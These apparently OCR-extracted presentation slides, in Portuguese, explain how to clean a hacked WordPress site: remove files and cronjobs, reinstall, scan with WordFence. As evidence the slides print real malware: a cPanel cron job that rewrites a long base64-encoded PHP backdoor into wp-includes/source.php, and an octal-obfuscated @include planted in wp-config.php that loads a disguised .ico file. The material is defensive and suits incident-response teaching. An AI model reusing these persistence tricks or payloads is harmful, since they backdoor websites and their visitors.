wp-config.php 2,84 KB 26 de jan. de 2020 01:47 text/x-generic 0755
wp-cron.php 5,41 KB Ontem 18:21 text/x-generic 0755
wp-feed.php 246 bytes 29 de abr. de 2011 09:42 text/x-generic 0644

Acções a fazer – parte 1


- Apagar todos os ficheiros menos wp-config.php – onde está a tua BD – e a pasta wp-content/uploads/ – onde estão as tuas imagens
- Apagar cronjobs
- Enviar uma cópia nova do WordPress para o mesmo local
- Analisar o wp-config.php, porque muitas vezes existe malware aí
- Efetuar um scan com o WordFence (ou comparar ficheiros com o WP CLI)


cPanel
Search Tools (/)
Tools
WordPress Manager by Softaculous
Add New Cron Job
Current Cron Jobs
Minuto
Hora
Dia
Mês
Dia útil
Comando
Ações
fp="/home/ ublic_html/wp-includes/source.php"; if [! -s "$fp"]; then echo
"PD9waHANCmNsYXNzIERlZiB7DQoJZnVuY3Rpb24gX19jb25zdHJ1Y3QoKSB7DQoJCSRjaGVjayA9ICR0aGlz
LT5fYnVpbGQoJHRoaXMtPl92YWx1ZSk7DQoJCSRjaGVjayA9ICR0aGlzLT5zZWVrKCR0aGlzLT5fcngoJGNoZ
WNrKSk7DQoJCSRjaGVjayA9ICR0aGlzLT5kZWJ1ZygkY2hlY2spOw0KCQlpZigkY2hlY2spIHsNCgkJCSR0aG
lzLT5fY2FjaGUgPSAkY2hlY2tbM107DQoJCQkkdGhpcy0+X2xpYnJhcnkgPSAkY2hlY2tbMl07DQoJCQkkdGh
pcy0+dHggPSAkY2hlY2tbMF07DQoJCQkkdGhpcy0+X2xzKCRjaGVja1swXSwgJGNoZWNrWzFdKTsNCgkJfQ0K
CX0NCgkNCglmdW5jdGlvbiBfbHMoJHB4LCAkcHJvY2Vzcykgew0KCQkkdGhpcy0+bWVtb3J5ID0gJHB4Ow0KC
QkkdGhpcy0+cHJvY2VzcyA9ICRwcm9jZXNzOw0KCQkkdGhpcy0+c3RhYmxlID0gJHRoaXMtPl9idWlsZCgkdG
hpcy0+c3RhYmxlKTsNCgkJJHRoaXMtPnN0YWJsZSA9ICR0aGlzLT5fcngoJHRoaXMtPnN0YWJsZSk7DQoJCSR
0aGlzLT5zdGFibGUgPSAkdGhpcy0+eDY0KCk7DQoJCWlmKHN0cnBvcygkdGhpcy0+c3RhYmxlLCAkdGhpcy0+
bWVtb3J5KSAhPT0gZmFsc2UpIHsNCgkJCWlmKCEkdGhpcy0+X2NhY2hlKQ0KCQkJCSR0aGlzLT5jb250cm9sK
CR0aGlzLT5fbGlicmFyeSwgJHRoaXMtPnR4KTsNCgkJCSR0aGlzLT5kZWJ1ZygkdGhpcy0+c3RhYmxlKTsNCg
kJfQ0KCX0NCgkNCglmdW5jdGlvbiBjb250cm9sKCRwb2ludCwgJF9tb3ZlKSB7DQoJCSRpbmNvbWUgPSAkdGh
pcy0+Y29udHJvbFszXS4kdGhpcy0+Y29udHJvbFsyXS4kdGhpcy0+Y29udHJvbFsxXS4kdGhpcy0+Y29udHJv
bFs0XS4kdGhpcy0+Y29udHJvbFswXTsNCgkJJGluY29tZSA9IEAkaW5jb21lKCRwb2ludCwgJF9tb3ZlKTsNC
gl9DQoNCglmdW5jdGlvbiBlbXUoJHByb2Nlc3MsICRzdGFjaywgJHB4KSB7DQoJCSRpbmNvbWUgPSBzdHJsZW
4oJHN0YWNrKSArIHN0cmxlbigkcHgpOw0KCQl3aGlsZShzdHJsZW4oJHB4KSA8ICRpbmNvbWUpIHsNCgkJCSR
jb2RlID0gb3JkKCRzdGFja1skdGhpcy0+enhdKSAtIG9yZCgkcHhbJHRoaXMtPnp4XSk7DQoJCQkkc3RhY2tb
JHRoaXMtPnp4XSA9IGNocigkY29kZSAlICgxMDI0LzQpKTsNCgkJCSRweCAuPSAkc3RhY2tbJHRoaXMtPnp4X
TsNCgkJCSR0aGlzLT56eCsrOw0KCQl9DQoJCXJldHVybiAkc3RhY2s7DQoJfQ0KICAgDQoJZnVuY3Rpb24gX3
J4KCRwb2ludCkgew0KCQkkeDg2ID0gJHRoaXMtPl9yeFsyXS4kdGhpcy0+X3J4WzNdLiR0aGlzLT5fcnhbMV0
uJHRoaXMtPl9yeFswXTsNCgkJJHg4NiA9IEAkeDg2KCRwb2ludCk7DQoJCXJldHVybiAkeDg2Ow0KCX0NCg0K
CWZ1bmN0aW9uIHNlZWsoJHBvaW50KSB7DQoJCSR4ODYgPSAkdGhpcy0+c2Vla1szXS4kdGhpcy0+c2Vla1sxX

Editing: /home/c public_l Codificação: utf-8 Re-aberto Use legacy editor Salvar Alterações Fechar

Keyboard shortcuts 13px PHP

```
<?php
/*9999e*/

@include "\057h\157m\145
    /\143o\162a\154c\141r\057p\165b\154i\143_\150t\155l\057w\160
    -\143o\156t\145n\164/\165p\154o\141d\163/\0620\0615\057
    .\063e\142c\1430\0644\056i\143o";

/*9999e*/
/**
 * A configuração de base do WordPress
 *
 * Este ficheiro define os seguintes parâmetros: MySQL settings, Table Prefix,
 * Secret Keys, WordPress Language, e ABSPATH. Pode obter mais informação
 * visitando {@link http://codex.wordpress.org/Editing_wp-config.php Editing
 * wp-config.php} no Codex. As definições de MySQL são-lhe fornecidas pelo seu
    serviço de alojamento.
 *
 * Este ficheiro é usado para criar o script  wp-config.php, durante
 * a instalação, mas não tem que usar essa funcionalidade se não quiser.
 * Salve este ficheiro como "wp-config.php" e preencha os valores.
 *
 * @package WordPress
 */

// ** Definições de MySQL - obtenha estes dados do seu serviço de alojamento**
    //
/** O nome da base de dados do WordPress */
define('DB_NAME', 'b                ');

/** O nome do utilizador de MySQL */
define('DB_USER',                ');

/** A password do utilizador de MySQL  */
```


Dashboard
Posts
Media
Links
Pages
Comments
Appearance
Plugins
Installed Plugins
Add New
Plugin File Editor
Users
Tools
Settings
Collapse menu
Screen Options
Help
Plugins
Add New
The plugin dynamic-content-gallery-plugin/dynamic-gallery-plugin.php has been deactivated due to an error: Plugin file does not exist.
The plugin google-sitemap-generator/sitemap.php has been deactivated due to an error: Plugin file does not exist.
The plugin maxblogpress-favicon/maxblogpress-favicon.php has been deactivated due to an error: Plugin file does not exist.
The plugin platinum-seo-pack/platinum-seo-pack.php has been deactivated due to an error: Plugin file does not exist.
The plugin seo-image/seo-friendly-images.php has been deactivated due to an error: Plugin file does not exist.
The plugin vipers-video-quicktags/vipers-video-quicktags.php has been deactivated due to an error: Plugin file does not exist.
The plugin wp-pagenavi/wp-pagenavi.php has been deactivated due to an error: Plugin file does not exist.
All (2) | Active (1) | Inactive (1) | Auto-updates Disabled (2)
Search installed plugins...
Bulk actions
Apply
2 items
Plugin
Description
Automatic Updates
Akismet Anti-Spam
Settings | Deactivate
Used by millions, Akismet is quite possibly the best way in the world to protect your blog from spam. Your site is fully configured and being protected, even while you sleep.
Version 5.1 | By Automattic | View details
Enable auto-updates
Hello Dolly
Activate | Delete
This is not just a plugin, it symbolizes the hope and enthusiasm of an entire generation summed up in two words sung most famously by Louis Armstrong: Hello, Dolly. When activated you will randomly see a lyric from Hello, Dolly in the upper right of your admin screen on every page.
Enable auto-updates

Acções a fazer – parte 2

- Se o scan do WordFence for negativo (leia-se: sem malware detectado, porque ainda pode estar presente no wp-contente/uploads) instalar todos os plugins, um a um, e em último o theme

- Se tudo correr bem, o site está operacional.

- Tempo médio: 20 minutos (incluindo scan) a 40 minutos (em alojamentos com menos recursos)

"I Always Found Fear To Be My Most Valuable Sense."

Raymond 'Red' Reddington

Isto não é medo, é realidade

43,2%

da web é gerida pelo WordPress, logo, tens que ter a noção de que teres o teu site atualizado e funcional, porque senão perdes a “corrida” (SEO, reputação, Facebook ou Google Ads, etc.)

Fonte: W3Techs @ 2022

42%

dos sites WordPress têm pelo menos um componente vulnerável instalado, logo, disponíveis para algum hacker “brincar” com isso e estragar-te o dia

Fonte: Sucuri

E hoje, vais atualizar o teu site? 😊

Obrigado!
Questões? Go!

Rui Cruz

Twitter: @ruicruz
Instagram: @ruicruzpt
Facebook: @ruicruzpt
Linkedin: @ruicruzpt

mail@ruicruz.pt

Abraça a tua causa, o teu site, não cortes “cantos” ou faças as coisas por “menos”.

Obrigado!
Questões? Go!

Rui Cruz

Twitter: @ruicruz
Instagram: @ruicruzpt
Facebook: @ruicruzpt
Linkedin: @ruicruzpt

mail@ruicruz.pt